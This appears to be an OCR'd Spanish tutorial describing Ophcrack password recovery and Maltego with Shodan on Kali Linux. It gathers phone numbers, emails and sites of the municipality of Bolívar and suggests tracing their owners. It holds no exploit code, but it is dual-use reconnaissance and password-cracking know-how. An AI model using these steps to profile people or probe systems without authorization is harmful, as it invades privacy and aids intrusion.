La presente herramienta tiene como alcance ser empleada en todos los equipos informáticos del municipio de Bolívar.


1.3Funcionalidad

Ophcrack viene con una interfaz gráfica, permite instalarlo en el mismo sistema operativo en el cual se quiere conocer la contraseña, pero tiene la función de ser booteado en un cd o memoria USB, se basa en una distribución Linux.


2.**MAPA DEL SISTEMA**

2.1. Navegación


Abrimos Maltego en nuestro Kali Linux y nos aparecera la siguiente ventana




Una vez abierto seleccionamos Maltego Comunity Edition



Procedemos a configurar Maltego para su primer uso







2.2. Instalación de Shodan

Para instalar Shodan en Maltego en Kali Linux, sigue estos pasos:

- Primero, se debe tener una cuenta de Shodan y una API Key válida.
- Inicia Maltego y crea una nueva configuración. Selecciona "Shodan" como proveedor de datos y proporciona tu API Key.
- Selecciona la entidad que deseas buscar en Shodan (por ejemplo, un sitio web o una dirección IP).
- Utiliza las transformaciones de Maltego para realizar análisis adicionales sobre los datos recopilados de Shodan.




Damos en Finalizar





Vamos a buscar información de la página del municipio de Bolívar


Nos arroga información:

Con los números de teléfono, correos y sitios web recopilados, se podría realizar un análisis más detallado de las relaciones entre estas entidades y otras en línea. Por ejemplo, se podría usar Maltego para buscar información sobre los propietarios o usuarios de estos números de teléfono y correos electrónicos, y ver cómo están relacionados con las diferentes páginas web identificadas.



https://www.municipiob